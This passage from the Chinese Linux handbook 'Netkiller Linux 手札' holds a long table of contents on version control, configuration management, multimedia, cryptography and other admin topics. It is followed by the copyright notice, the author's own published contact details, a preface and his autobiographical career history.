2.6. git-show-branch - Show branches and their commits
3. git log

    3.1. hash-object
    3.2. 一行显示 --oneline
    3.3. 查看文件历史记录
    3.4. 格式化
4. reflog
5. 远程仓库
    5.1. 查看远程地址
        显示远程地址
    5.2. 添加远程仓库
    5.3. 修改 origin
    5.4. 删除 origin
    5.5. 仓库共享
        Setting up a git server
6. git show - Show various types of objects
    6.1. 查看指定版本的文件内容
7. 合并分支
    7.1. 合并分支
    7.2. rebase
    7.3. 合并分支解决冲突
    7.4. 终止合并
    7.5. 合并单个文件
    7.6. Git 合并特定 commits 到另一个分支
8. 比较文件
    8.1. 比较 SHA
    8.2. 分支比较
9. Submodule 子模块
    9.1. 添加模块
    9.2. checkout 子模块
    9.3. 删除子模块
10. Git Large File Storage
    10.1. 安装 LFS 支持
    10.2. LFS lock
11. git config
    11.1. git config
    11.2. 查看配置
    11.3. 编辑配置

11.4. 替换配置项
11.5. 配置默认分之
11.6. GPG签名
11.7. core.sshCommand
11.8. fatal: The remote end hung up unexpectedly
11.9. 忽略 SSL 检查
11.10. 配置忽略合并文件
11.11. .gitignore
11.12. .gitattributes
SVN Keywords
设置文件换行符
11.13. 配置模版目录
12. git-rev-parse - Pick out and massage parameters
12.1. 获得当前提交ID
13. git-daemon 服务器
13.1. git-daemon - A really simple server for git repositories
13.2. git-daemon-sysvinit
13.3. inet.conf / xinetd 方式启动
13.4. git-daemon-run
13.5. Testing
14. git-svn - Bidirectional operation between a single Subversion branch and git
15. Web Tools
15.1. viewgit
16. gitolite - SSH-based gatekeeper for git repositories
16.1. gitolite-admin
gitolite.conf
staff
repo
17. FAQ
17.1. 导出最后一次修改过的文件
17.2. 导出指定版本区间修改过的文件
17.3. 撤销当前修改，恢复到远程最后一次提交
17.4. 回撤提交
17.5. 撤回单个文件提交

17.6. 合并分支中的单个
17.7. 每个项目一个证书
17.8. fatal: Not possible to fast-forward, aborting.
17.9. receive.denyCurrentBranch
17.10. 更新所有项目以及分支
17.11. 找回丢失的分支

127. Subversion
1. Invoking the Server
1.1. Installing
Ubuntu
CentOS 5
classic Unix-like xinetd daemon
WebDav
项目目录结构
CentOS 6
1.2. standalone “daemon” process
starting subversion for debian/ubuntu
starting subversion daemon script for CentOS/Radhat
1.3. classic Unix-like inetd daemon
1.4. hooks
post-commit
1.5. WebDav
davfs2 - mount a WebDAV resource as a regular file system
2. repository 管理
2.1. create repository
2.2. user admin
2.3. authz
2.4. dump
3. 使用Subversion
3.1. Initialized empty subversion repository for project
3.2. ignore
3.3. 关键字替换
3.4. lock 加锁/ unlock 解锁

        3.5. import
        3.6. export 指定版本
        3.7. 修订版本关键字
        3.8. 恢复旧版本
    4. branch
        4.1. create
        4.2. remove
        4.3. switch
        4.4. merge
        4.5. relocate
    5. FAQ
        5.1. 递归添加文件
        5.2. 清除项目里的所有.svn目录
        5.3. color diff
        5.4. cvs2svn
        5.5. Macromedia Dreamweaver MX 2004 + WebDAV +Subversion
        5.6. 指定用户名与密码
128. cvs - Concurrent Versions System
    1. installation
        1.1. chroot
    2. cvs login | logout
    3. cvs import
    4. cvs checkout
    5. cvs update
    6. cvs add
    7. cvs status
    8. cvs commit
    9. cvs remove
    10. cvs log
    11. cvs annotate
    12. cvs diff
    13. rename file
    14. revision
    15. cvs export
    16. cvs release

17. branch
17.1. milestone
17.2. patch branch
18. keywords
129. 常用命令
1. 获取IP地址
XV. Configuration Management(配置管理)
130. Ansible - SSH-based configuration management, deployment, and task execution system
1. install
2. Getting Started
3. ansible - run a command somewhere else
3.1. host-pattern
3.2. -a MODULE_ARGS, --args=MODULE_ARGS module arguments
3.3. -i INVENTORY, --inventory-file=INVENTORY specify inventory host file (default=/etc/ansible/hosts)
3.4. -m MODULE_NAME, --module-name=MODULE_NAME module name to execute (default=command)
3.5. -s, --sudo run operations with sudo (nopasswd)
3.6. -u REMOTE_USER, --user=REMOTE_USER connect as this user (default=root)
3.7. 使用实例
4. ansible-doc - Show Ansible module documentation
5. ansible-playbook - run an ansible playbook
5.1. 包含文件用法
131. Capistrano
132. Puppet
1. Installing Puppet CentOS 6.3
2. Puppet 签名
2.1. Agent 节点
2.2. Master 服务器
3. test

    3.1. Master
    3.2. Agent
4. 配置文件
    4.1. /etc/sysconfig/puppet
    4.2. /etc/puppet/fileserver.conf
5. manifests
    5.1. node
    5.2. group, user 用户组管理
        group
        user
    5.3. file
        ensure
        source
        owner, group, mode
    5.4. package
    5.5. service
    5.6. exec
    5.7. cron
6. modules
7. firewall 配置
8. debug
    8.1. master
    8.2. node
9. FAQ
    9.1. err: Could not request certificate: No route to host - connect(2)
    9.2. No help available unless you have RDoc::usage installed

133. SaltStack
1. 安装 Salt Stack
    1.1. 服务端安装
    1.2. 客户端安装
    1.3. 防火墙配置
    1.4. key 管理
    1.5. 测试
    1.6. Demo

2. salt-key - Salt key is used to manage Salt authentication keys
3. salt 命令
3.1. cmd
cmd.run
cmd.script
3.2. pkg.install
3.3. network.interfaces
3.4. salt example
4. /etc/salt/master
4.1. File Server settings
4.2. Pillar settings
4.3. Node Groups
4.4. File Server Backend
5. sls 脚本
5.1. pkg
5.2. service
6. FAQ
6.1. Git fileserver backend is enabled in configuration but could not be loaded, is git-python installed
134. Chef
1. 安装 Chef
1.1. CentOS
135. Cobbler
136. Cfengine
137. func
138. (R)?ex Deployment & Configuration Management
139. 基于Web的系统管理软件
1. Webmin
1.1. webalizer
2. ajenti
XVI. 图形工具（Graphics）
140. Gnuplot
1. 安装 Gnuplot
1.1. CentOS 环境

        1.2. Ubuntu 环境
        1.3. 测试 Gnuplot 是否可用
    2. terminal
    3. output
    4. title/xlabel/ylabel
    5. xrange/yrange
        5.1. 时间轴范围
        5.2. 日期轴范围
    6. xdata
        6.1. Date/Time
    7. plot
        7.1. using
    8. PHPlot
    9. FAQ
        9.1. Could not find/open font when opening font "arial", using internal non-scalable font
        9.2. 变量传递
141. Graphviz - Graph Visualization Software
    1. Installation
        1.1. Apt-get
        1.2. Yum
    2. The DOT Language
        2.1. dot
            布局
        2.2. twopi
        2.3. gprof
    3. Node, Edge and Graph Attributes
        3.1. Color Names
        3.2. Node Shapes
        3.3. 箭头
    4. Example
        4.1. E-R
        4.2. Network
        4.3. workflow
142. RRDTool
    1. install

2. rrdtool demo example
3. title
4. start / end
5. height / width
6. upper-limit / lower-limit
7. vertical-label
8. Data Source
9. Round Robin Archives
10. AREA, LINE and STACK
    10.1. LINE
    10.2. AREA
    10.3. STACK
    10.4. GPRINT
11. Example
    11.1. Memory
    11.2. example 1
    11.3. example 1

143. OpenBR
144. OCR - Optical Character Recognition
    1. Tesseract
    2. cuneiform - multi-language OCR system
145. Open-Source tool in Java to draw UML Diagram
146. Asymptote: The Vector Graphics Language
    1. UML
147. MetaPost
148. OpenStreetMap
    1. OpenLayers
    2. Leaflet
149. Baidu Map
    1. BMap.Circle

XVII. 多媒体信息处理（Multimedia）

150. Audio
    1. lame
151. Video
    1. OpenShot
    2. cinelerra-cv

3. FFmpeg
    3.1. 安装

    3.2. 视频格式转换
        m4v to mov
    3.3. 提取视频中的音频
    3.4. 添加字幕
    3.5. 音频格式转换
        mp3 转 wav
        wav 转 mp3
        wav to pcm
        pcm to wav
        批量把wav转mp3
        批量把pcm转wav
        AMR
152. 图像处理（Graphics）
    1. GraphicsMagick
        1.1. 安装
            CentOS 安装
            编译安装
            Mac
        1.2. 识别图像信息
        1.3. mogrify
        1.4. convert
            格式转换
            修改图片尺寸
            修改图像质量
            density
            GIF 帧抽取
            创建gif图像
        1.5. montage
        1.6. 截屏
        1.7. 显示图像
    2. ImageMagick
        2.1. install
        2.2. convert

批量转换格式
resize
图像质量调整
PDF to PNG
2.3. 查看支持字体列表
3. Photivo
4. How to add metadata to digital pictures from the command line
153. Music score
1. Synthesizer
1.1. ZynAddSubFX
2. Drums
2.1. Hydrogen
3. LilyPond
3.1. Example
PNG/PDF/PS
Latex
4. MuseScore
5. ardour
6. LMMS
7. Qsynth
8. Rosegarden
9. TerminatorX
10. Pulseaudio
154. Stream
1. broadcast streaming
1.1. gnump3d - A streaming server for MP3 and OGG files
1.2. icecast2 - Ogg Vorbis and MP3 streaming media server

installation from source
1.3. shoutcast
1.4. PeerCast
2. WebRTC
156. 常用命令

1. 获取IP地址
XVIII. Voice over IP
157. Gnu Gatekeeper
1. Gnu Gatekeeper Install
2. Gnu Gatekeeper Configure
3. Gnu Gatekeeper Test
Part I - Microsoft Windows NetMeeting
Part II - ohphone
158. OpenSIPS
1. 安装 OpenSIPS
centos 6.5 默认安装
使用 yum.opensips.org 源安装
编译安装
2. 数据库部署
DBTEXT
MySQL
PGSQL
Berkeley DB
3. 测试 opensips
159. PBX
1. Asterisk (OpenSource Linux PBX that supports both SIP and H.323)
2. FreeSWITCH
3. Yate - Yet Another Telephony Engine (includes SIP to H.323 translation)
160. VOCAL (includes a SIP to H.323 translator)
161. SIP/H.323 客户端
1. linphone
2. Yate Client
XIX. 数字证书，编码与解码
162. UUID (Universally Unique Identifier)
1. GUID
2. Subversion
3. PHP UUID
4. JAVA UUID
5. PERL UUID

6. Python UUID
7. MySQL uuid()
8. linux command uuid

163. Encode & Decode
    1. MIME (BASE64) 专题
        1.1. Linux Command base64
        1.2. PHP Base64
            base64_encode
            base64_decode
        1.3. Python Base64
        1.4. perl base64
        1.5. Java Base64
            Java 7
            Java 8
        1.6. C/C++ Base64
    2. Uuencode
        2.1. PHP uuencode
    3. Quoted-Printable
        3.1. C Quoted-Printable
        3.2. Java Quoted-Printable
        3.3. Python Quoted-Printable
    4. Base58
        4.1. php
        4.2. Java Base58

164. Message Digest (数字摘要)
    1. MD5专题
        1.1. md5sum
        1.2. PHP md5()
        1.3. MySQL md5()
        1.4. Java MD5
            JDK 1.2
            JDK 1.5
            JDK 1.8
        1.5. perl md5
    2. SHA 专题
        2.1. sha1sum

    2.2. PHP sha1()
    2.3. Java SHA
        SHA
        SHA-256
    2.4. Perl
  3. CRC32
    3.1. PHP CRC32
    3.2. Java CRC32
  4. 第三方工具
    4.1. htpasswd
        CRYPT
        MD5
        SHA
    4.2. htdigest
    4.3. md5sum
    4.4. sha1sum
165. DES crypt() 专题
  1. C crypt()
  2. PHP crypt()
  3. perl crypt
  4. mysql crypt
  5. Java crypt
    5.1. Java 8 DES
  6. grub-md5-crypt - Encrypt a password in MD5 format.
166. AES
  1. Java
    1.1. AES/ECB/PKCS5Padding
    1.2. AES/CBC/PKCS5PADDING
  2. PHP
    2.1. AES/ECB/PKCS5Padding

167. GnuPG
  1. 安装 GnuPG
    1.1. CentOS 8 Stream
    1.2. Ubuntu
    1.3. macOS

2. 创建密钥
    2.1. 创建密钥并指定过期时间
    2.2. 快速创建密钥对
3. 查看密钥
4. 吊销密钥
5. 删除密钥
6. 密钥倒入/导出
    6.1. 导出密钥
        导出所有公钥
        导出公钥到指定文件
        导出私钥
    6.2. 导入密钥
    6.3. 导入所有密钥
    6.4. 密钥迁移
7. 签名
8. 加密/解密文件
    8.1. 加密文件
    8.2. 解密
    8.3. 指定用户ID
    8.4. 签名+加密
9. 修改密钥
    9.1. 显示帮助信息
    9.2. 签名
    9.3. 公钥信任配置
10. 加密备份 MySQL
    10.1. 创建密钥对
    10.2. 数据库备份
    10.3. 数据库还原
11. FAQ
    11.1. 指定 passphrase
    11.2. 旧版本 1.4.11
        GnuPG
        Creating a key (创建key)
        --list-keys 列出已存在的证书
        Exporting keys (导出key)
            --export export keys

-o, --output use as output file
Importing keys (导入key)
Revoke a key (吊销key)
12. GnuPG For Windows
12.1. 生成密钥对
12.2. 列出密钥
12.3. 验证签字
12.4. EMail-Security
13. Smart Card
14. PGP
15. OpenPGP
168. OpenSSL
1. openssl 命令参数
1.1. version
1.2. 测试加密算法的速度
1.3. req
1.4. x509
1.5. ca
1.6. crl
1.7. pkcs12
1.8. passwd
1.9. digest
list-message-digest-commands
md5
sha1
1.10. enc
list-cipher-commands
base64
des
aes
1.11. rsa
1.12. dsa
1.13. rc4
1.14. -config 指定配置文件
1.15. -subj 指定参数
1.16. rand

1.17. 去除私钥的密码
1.18. ciphers
2. web 服务器 ssl 证书
2.1. Nginx
Nginx + Tomcat (HTTP2)
3. s_server / s_client
3.1. SSL POP3 / SMTP / IMAP
3.2. server / client 文件传输
3.3. 检查证书是否支持指定的 cipher
3.4. HTTP SSL 证书
证书链
显示证书
指定 servername
4. smime
5. Outlook smime x509 证书
5.1. 快速创建自签名证书
5.2. 企业或集团方案
证书环境
颁发CA证书
颁发客户证书
吊销已签发的证书
6. 证书转换
6.1. CA证书
6.2. 创建CA证书有效期为一年
6.3. x509转换为pfx
6.4. PEM格式的ca.key转换为Microsoft可以识别的pvk格式
6.5. PKCS#12 到 PEM 的转换
6.6. 从 PFX 格式文件中提取私钥格式文件 (.key)
6.7. 转换 pem 到到 spc
6.8. PEM 到 PKCS#12 的转换
6.9. How to Convert PFX Certificate to PEM Format for SOAP
6.10. DER文件（.crt .cer .der）转为PEM格式文件
6.11. JKS 转 X509
6.12. jks to pem

7. 其他证书工具
8. OpenSSL 开发库
    8.1. DES encryption with OpenSSL
169. 数据库与加密
1. MySQL 加密函数
    1.1. AES_ENCRYPT / AES_DECRYPT
    1.2. 通过PHP mcrypt 函数加密解密MySQL数据库
170. Java - keytool
1. 创建证书
2. Private key generation
3. Public Key Certificate (optional)
4. import your signed certificate
5. Import the certificate and attach it to your server key pair
6. Key pair verification
171. .Net makecert
1. 访问X.509证书
172. Secure Tunnel
1. OpenSSH Tunnel
    1.1. SOCKS v5 Tunnel
2. SSL Tunnel
    2.1. 通过SSL访问POP、IMAP、SMTP
3. DeleGate
173. 硬盘分区与文件系统加密
1. Microsoft 文件系统加密
    1.1. Microsoft Encrypting File System (EFS)
    1.2. BitLocker
174. Office
1. Calc
    1.1. 函数
175. OpenStego - 图像文件水印加密
176. 邮件原文
1. Subject Unicode
2. TO/CC/BCC
3. 正文
4. POP Sniffer

5. PHP mail()

177. Smart card(智能卡)
    1. OpenSC - tools and libraries for smart cards
        1.1. 安装 OpenSC
    2. openct-tool - OpenCT smart card utility
    3. ccid - Generic USB CCID smart card reader driver
    4. usbutils: Linux USB utilities
    5. USB Token
        5.1. Open[F]irst
        5.2. [S]oPin 验证管理员
        5.3. LED 灯控制
        5.4. [L]ist
        5.5. File[M]enu 文件菜单
            [L]ist 列目录与文件
            目录管理
                创建目录
                C[h]Dir 进入目录
                删除目录 DelD[i]r
            文件管理
                Create[F]ile 创建文件
                [O]pen 打开文件
                D[e]leteFile 删除文件
            Create[A]pp 创建GUID
        5.6. Set[u]pMenu 设置菜单
            修改pin
            [T]okenName 修改Token名字
            [C]leanup
            [U]lockPIN
            [A]ccessSettings
            [I]nitToken 初始化
        5.7. Linux ePass

178. Credentials Organization
    1. VeriSign
        1.1. iTrusChina
        1.2. Thawte
        1.3. Geotrust

2. UserTrust
3. 境内其他CA机构
    3.1. WoSign®、I'm Verified®、WoTrust®、沃通®
4. SSL FOR FREE
5. Let’s Encrypt

XX. X Window

179. install x window
    1. xinput - utility to configure and test X input devices
180. X Setup
    1. 取消开机启动画面
    2. Automatic login
    3. disable x window
181. Fonts 字体
    1. fc-list 字体查看命令
        1.1. 查看所有字体
        1.2. 查看中文字体
    2. 查看字体详情
    3. 安装字体
    4. fonts 字体
182. X Terminal
    1. tsclient - Terminal Server Client supporting XDMCP, VNC and RDP
        1.1. VNC
        1.2. xdmcp
    2. vinagre - a remote desktop viewer for the GNOME Desktop
    3. rdesktop - A Remote Desktop Protocol client
        3.1. -g: desktop geometry (WxH)
        3.2. -f: full-screen mode
        3.3. -A: enable SeamlessRDP mode
        3.4. -z: enable rdp compression
        3.5. -r: enable specified device redirection (this flag can be repeated)
    4. tigervnc
    5. TightVNC
183. Unity

1. Enable/Disable Auto Hide For Unity 2-D Launcher In Ubuntu 11.10

184. X Window System
    1. Fluxbox
    2. LXDE
    3. Xfce
    4. Xming X Server for Windows

185. X Application Software
    1. ubuntu-restricted-extras
    2. Keyboard Input Methods(输入法)
    3. 浏览器
        3.1. Firefox
            Error code: NS_ERROR_NET_INADEQUATE_SECURITY
        3.2. Chromium Web Browser
    4. Download Software
    5. PAC Manager
    6. LibreOffice
    7. VYM (View Your Mind)
    8. greenshot
    9. Window Switch
    10. gparted

186. Office
    1. Calc
        1.1. 函数

187. IBM WebSphere
    1. WebSphere Commerce Engerprise 7.0
    2. UpdateInstaller (AppServer, Plugins, IBMIHS)
        2.1. WAS
        2.2. Plugins
        2.3. IHS
        2.4. backup
    3. UpdateInstaller (CommerceServer70)
    4. WebSphere Commerce Engerprise 7.0 Feature Pack 2.iso

5. creating a WebSphere Commerce instance
6. enableFeature
6.1. foundation
6.2. management-center
6.3. store-enhancements
6.4. checkEnablementStatus
6.5. check version
7. Start IBMIHS and AppServer
7.1. IBMIHS
7.2. AppServer
7.3. Starting and stopping the WebSphere Commerce Information Center
7.4. 管理入口
8. Initialization store
XXI. SBC - Single-board computers
188. Raspberry Pi
1. 配置工具
1.1. rpi-update
2. WiFi 配置
2.1. 网络状态
2.2. WIFI 配置
2.3. WiFi 热点配置
配置网络接口
配置 DHCP
配置 dnsmasq
配置 hostapd
路由与转发
启动热点
故障排除
3. Android 9 Pie
XXII. Home Assistant
189. Home Assistant
1. 安装 Home Assistant
1.1. Docker 安装
1.2. Debian
1.3. Ubuntu

        1.4. 升级
    2. 配置文件
    3. Home Assistant Community Store
        3.1. 正常安装
        3.2. 遇到 Github 无法访问的情况怎么处理
        3.3. 手工安装
        3.4. Node-Red
        3.5. Xiaomi Miot Auto
    4. ha 命令
        4.1. 检查版本
        4.2. network
        4.3. 修改 DNS
        4.4. supervisor 管理
        4.5. core
        4.6. jobs
    5. FAQ
        5.1. Media change: please insert the disc labeled
190. Node-Red
    1. function
        1.1. 银行方案
    2. 方案
    3. 支付接口
191. MQTT
    1. 免费的 MQTT 测试服务器
    2. mosquitto: Open Source MQTT v5/v3.1.x Broker
        2.1. 安装
        2.2. 配置
        2.3. Docker 方式安装
    3. Python 开发接口
    4. MQTT 主题通配符
    5. Retain
    6. QoS
192. ChatGPT 接口
    1. ChatGPT Web 界面
    2. ChatGPT 接口
193. GPS

1. GPS 模块
2. GPS 协议
3. 安装 gpsd
4. traccar

194. FAQ
1. 通过SSH与控制台不能登录

A. 附录
1. 贡献用户列表
2. 参考文档
3. Red Hat 漏洞
4. National Vulnerability Database (NVD)
5. Common Vulnerabilities and Exposures
6. Red Hat Bug平台
7. Redhat Doc
8. System reduce

B. 历史记录

表格清单

1.1. 服务器怎样分区才合理
1.2. Linux desktop partition
20.1. 文件目录表达式
20.2. 字符串表达式
20.3. 组合表达式
30.1. net.ipv4.ip_forward
66.1. Volume Group Management
8. 表格标题

范例清单

8.1. 增加交换分区
8.2. GPT Example
8.3. 创建扩展分区
11.1. netplan dhcp 例子
11.2. bonding example

11.3. 命令行建立WiFi链接步骤
12.1. /usr/lib/systemd/system/tomcat.service
20.1. A "Power User" Prompt
20.2. A Prompt the Width of Your Term
20.3. The Elegant Useless Clock Prompt
20.4. Basic conditional example if .. then
20.5. Conditionals with variables
20.6. case
20.7. Functions with parameters sample
20.8. Using select to make simple menus
20.9. Using the command line
20.10. Reading user input with read
20.11. read
20.12. random password
22.1. backup(find + tar)
22.2. example for expect
22.3. example for expect
22.4. example 1
22.5. *.exp
22.6. parallel - build and execute shell command lines from standard input in parallel
24.1. whiptail - yesno
24.2. whiptail - inputbox
24.3. whiptail - passwordbox
24.4. whiptail - passwordbox
24.5. whiptail - example 1
24.6. whiptail - radiolist
30.1. /etc/sysconfig/iptables
30.2. connlimit 实例
30.3. CentOS 5.6
33.1. openvpn.conf
33.2. server.conf
33.3. Openvpn 桥接模式服务器配置实例
33.4. 双网卡配置实例
33.5. client.conf
33.6. server.ovpn

33.7. client.ovpn
33.8. office.conf
33.9. home.ovpn
35.1. Nginx SSL 双向认证，证书生成过程
35.2. Expires Examples
35.3. nginx expires
35.4. Example: valid_referers
35.5. Nginx + Tomcat
38.1. /etc/profile.d/java.sh
38.2. /etc/init.d/tomcat
38.3. Example /srv/apache-tomcat/conf
38.4. tomcat firewall
38.5. /etc/rc.d/init.d/www
39.1. index.php
39.2. autolamp.sh
39.3. R=301
39.4. mod_perl.conf
40.1. /etc/init.d/lighttpd
40.2. lighttpd compress
40.3. lighttpd expire
40.4. fastcgi.conf
40.5. Cache
41.1. explicit host in resin.conf
41.2. regexp host in resin.conf
41.3. host-alias in the resin.conf
41.4. host-alias in a /var/www/hosts/foo/host.xml
41.5. host-alias-regexp in the resin.conf
41.6. shared database in host
41.7. rewrite-dispatch
44.1. default.vcl
54.1. SMTP 服务器配置实例
55.1. Subject Unicode
62.1. examples
62.2. backup to a central backup server with 7 day incremental
62.3. backup to a spare disk
62.4. mirroring vger CVS tree

62.5. automated backup at home
62.6. Fancy footwork with remote file lists
62.7. /etc/csync2.cfg
64.1. nginx-gridfs
64.2. Mirror
64.3. Strip
70.1. zabbix-agent 配置实例
71.1. config.php
71.2. spring boot logback
71.3. Elasticsearch 索引切割示例
73.1. cacti config.php
73.2.
75.1. mrtg
78.1. keepalived.conf
78.2. /etc/keepalived/keepalived.conf
79.1. piranha master
79.2. piranha slave
80.1. haproxy + mysql 配置实例
80.2. Haproxy MySQL (Master + Master)
91.1. Ruby on RabbitMQ
91.2. server.py
91.3. client.py
92.1. /etc/pam.d/sshd - pam_tally2.so
92.2. /etc/pam.d/sshd - pam_listfile.so
107.1. minikube 操作演示
115.1. Redis Master/Slave
116.1. virsh
117.1. Docker 部署 GitLab 查看登陆密码
117.2. Docker 部署 gitlab-runner 注册演示
117.3. Example - Release Notes
118.1. Shell Docker 示例
119.1. SonarQube pom.xml 配置
127.1. authz
132.1. puppetd
132.2. puppetca
133.1. salt command

168.1. dsaparam & gendsa
168.2. 加密传输文件
168.3. 快速创建自签名证书
168.4. 创建CA根证书
168.5. 创建自签名的证书
168.6. DES encryption example in C
172.1. stunnel.conf
176.1. Subject Unicode

Netkiller Linux 手札

《Netkiller Linux 手札》配套视频教程（2024版）

ISBN#

Mr. Neo Chan, 陈景峯(BG7NYT)

中国广东省深圳市望海路半岛城邦三期
518067
+86 13113668890

<netkiller@msn.com>

电子书最近一次更新于 2024-01-26 00:19:39

版权 © 2006-2024 Netkiller(Neo Chan). All rights reserved.

版权声明

转载请与作者联系，转载时请务必标明文章原始出处和作者信息及本声明。



http://www.netkiller.cn
http://netkiller.github.io
http://netkiller.sourceforge.net
微信公众号: netkiller
微信：13113668890 请注明“读者”
QQ：13721218 请注明“读者”
QQ群：128659835 请注明“读者”
知乎专栏





$Date$

致读者

Netkiller 系列手札 已经被 Github 收录，并备份保存在北极地下250米深的代码库中，备份会保留1000年。

Preserving open source software for future generations



The world is powered by open source software. It is a hidden cornerstone of modern civilization, and the shared heritage of all humanity.

The GitHub Arctic Code Vault is a data repository preserved in the Arctic World Archive (AWA), a very-long-term archival facility 250 meters deep in the permafrost of an Arctic mountain.

We are collaborating with the Bodleian Library in Oxford, the Bibliotheca Alexandrina in Egypt, and Stanford Libraries in California to store copies of 17,000 of GitHub's most popular and most-depended-upon projects—open source's "greatest hits"—in their archives, in museum-quality cases, to preserve them for future generations.

https://archiveprogram.github.com/arctic-vault/

自述

1. 本文目的

为什么写这篇文章

有很多想法,不能实现.工作中也用不到,所以想写出来,和大家分享.有一点写一点,写得也不好,就当学习笔记了.

这篇文档是作者8年来对工作的总结,是作者一点一滴的积累起来的，有些笔记已经丢失，所以并不完整。

因为工作太忙整理比较缓慢。

目前的工作涉及面比较窄所以新文档比较少。

我现在花在技术上的时间越来越少，兴趣转向摄影。也想写写摄影方面的心得体会。

我想到哪写到哪,你会发现文章没一个中心,今天这里写点,明天跳过本章写其它的.
文中例子绝对多,对喜欢复制然后粘贴朋友很有用,不用动手写,也省时间.
理论的东西,网上大把,我这里就不写了,需要可以去网上查.
我爱写错别字,还有一些是打错的,如果发现请指正.
文中大部分试验是在Debian/Ubuntu/Redhat AS上完成.

2. 内容简介

当前文档档容比较杂，涉及内容广泛。

慢慢我会将其中章节拆成新文档.

文档内容简介:

1. Network
2. Security
3. Web Application
4. Database
5. Storage And Backup/Restore
6. Cluster
7. Developer

3. 读者对象

本文档的读者对象:

文档面向有所有读者。您可以选读您所需要的章节,无需全篇阅读,因为有些章节不一定对你有用,用得着就翻来看看,暂时用不到的可以不看.

大体分来读者可以分为几类:

1. 架构工程师
2. 系统管理员
3. 系统支持,部署工程师

不管是谁,做什么的,我希望通过阅读这篇文档都能对你有所帮助。

4. 作者简介

陈景峯 (ㄔㄣˊ ㄐㄧㄥˇ ㄈㄥ)

Nickname： netkiller | English name: Neo chen | Nippon name: ちん けいほう (音訳) | Korean name: 천징봉 | Thailand name: ภูมิภาพภูเขา | Vietnam: Tr`ần Cảnh Phong

Callsign: BG7NYT | QTH: ZONE CQ24 ITU44 ShenZhen, China

程序猿，攻城狮，挨踢民工, Full Stack Developer, UNIX like Evangelist, 业余无线电爱好者（呼号：BG7NYT）,户外运动，山地骑行以及摄影爱好者。

《Netkiller 系列 手札》的作者

成长阶段

1981年1月19日(庚申年腊月十四)出生于黑龙江省青冈县建设乡双富大队第一小队

1989年9岁随父母迁居至黑龙江省伊春市，悲剧的天朝教育，不知道那门子归定，转学必须降一级，我本应该上一年级，但体制让我上学前班，那年多都10岁了

1995年小学毕业，体制规定借读要交3000两银子(我曾想过不升初中)，亲戚单位分楼告别平房，楼里没有地方放东西，把2麻袋书送给我，无意中发现一本电脑书BASIC语言，我竟然看懂了，对于电脑知识追求一发而不可收，后面顶零花钱，压岁钱主要用来买电脑书《MSDOS 6.22》《新编Unix实用大全》《跟我学Foxbase》。。。。。。

1996年第一次接触UNIX操作系统，BSD UNIX, Microsoft Xinux(盖茨亲自写的微软Unix，知道的人不多)

1997年自学Turbo C语言，苦于没有电脑，后来学校建了微机室才第一次使用QBASIC(DOS 6.22 自带命令)，那个年代只能通过软盘拷贝转播，Trubo C编译器始终没有搞到，

1997年第一次上Internet网速只有9600Bps, 当时全国兴起各种信息港域名格式是www.xxxx.info.net, 访问的第一个网站是NASA下载了很多火星探路者拍回的照片，还有“淞沪”sohu的前身

1998~2000年在哈尔滨学习计算机，充足的上机时间，但老师让我们练打字（明伦五笔/WT）打字不超过80个/每分钟还要强化训练，不过这个给我的键盘功夫打了好底。

1999年学校的电脑终于安装了光驱，在一张工具盘上终于找到了Turbo C, Borland C++与Quick Basic编译器，当时对VGA图形编程非常感兴趣，通过INT33中断控制鼠标，使用绘图函数模仿windows界面。还有操作 UCDOS 中文字库，绘制矢量与点阵字体。

2000年沉迷于Windows NT与Back Office各种技术，神马主域控制器，DHCP，WINS，IIS，域名服务器，Exchange邮件服务器，MS Proxy, NetMeeting...以及ASP+MS SQL开发；用56K猫下载了一张LINUX。ISO镜像，安装后我兴奋的24小时没有睡觉。

职业生涯

2001 年来深圳进城打工,成为一名外来务工者. 在一个4人公司做PHP开发，当时PHP的版本是2.0, 开始使用Linux Redhat 6.2.当时很多门户网站都是用FreeBSD,但很难搞到安装盘，在网易社区认识了一个网友,从广州给我寄了一张光盘，FreeBSD 3.2

2002 年我发现不能埋头苦干,还要学会"做人".后辗转广州工作了半年，考了一个Cisco CCNA认证。回到深圳重新开始，在车公庙找到一家工作做Java开发

2003 年这年最惨,公司拖欠工资16000元,打过两次官司2005才付清.

2004 年开始加入分布式计算团队,目前成绩，工作仍然是Java开发并且开始使用PostgreSQL数据库。

2004-10月开始玩户外和摄影

2005-6月成为中国无线电运动协会会员,呼号BG7NYT,进了一部Yaesu FT-60R手台。公司的需要转回PHP与MySQL，相隔几年发现PHP进步很大。在前台展现方面无人能敌，于是便前台使用PHP，后台采用Java开发。

2006 年单身生活了这么多年,终于找到归宿. 工作更多是研究PHP各种框架原理

2007 物价上涨,金融危机，休息了4个月（其实是找不到工作），关外很难上439.460中继，搞了一台Yaesu FT-7800.

2008 终于找到英文学习方法， 《Netkiller Developer 手札》，《Netkiller Document 手札》

2008-8-8 08:08:08 结婚,后全家迁居湖南省常德市

2009《Netkiller Database 手札》,2009-6-13学车，年底拿到C1驾照

2010 对电子打击乐产生兴趣，计划学习爵士鼓。由于我对Linux热爱，我轻松的接管了公司的运维部，然后开发运维两把抓。我印象最深刻的是公司一次上架10个机柜，我们用买服务器纸箱的钱改善伙食。我将40多台服务器安装BOINC做压力测试，获得了中国第二的名次。

2011 平凡的一年，户外运动停止，电台很少开，中继很少上，摄影主要是拍女儿与家人，年末买了一辆山地车

2012 对油笔画产生了兴趣，活动基本是骑行银湖山绿道，

2013 开始学习民谣吉他，同时对电吉他也极有兴趣；最终都放弃了。这一年深圳开始推数字中继2013-7-6日入手Motorola

MOTOTRBO XIR P8668，Netkiller 系列手札从Sourceforge向Github迁移；年底对MYSQL UDF，Engine与PHP扩展开发产生很浓的兴趣，拾起遗忘10+年的C，写了几个mysql扩展（图片处理，fifo管道与ZeroMQ），10月份入Toyota Rezi 2.5V并写了一篇《攻城狮的苦逼选车经历》

2014-9-8 在淘宝上买了一架电钢琴 Casio Privia PX-5S pro 开始陪女儿学习钢琴，由于这家钢琴是合成器电钢，里面有打击乐，我有对键盘鼓产生了兴趣。

2014-10-2号罗浮山两日游，对中国道教文化与音乐产生了兴趣，10月5号用了半天时间学会了简谱。10月8号入Canon 5D Mark III + Canon Speedlite 600EX-RT香港过关被查。

2014-12-20号对乐谱制作产生兴趣（https://github.com/SheetMusic/Piano），给女儿做了几首钢琴伴奏曲，MuseScore制谱然后生成MIDI与WAV文件。

2015-09-01 晚饭后拿起爵士鼓基础教程尝试在Casio Privia PX-5S pro演练，经过反复琢磨加上之前学钢琴的乐理知识，终于在02号晚上，打出了简单的基本节奏，迈出了第一步。

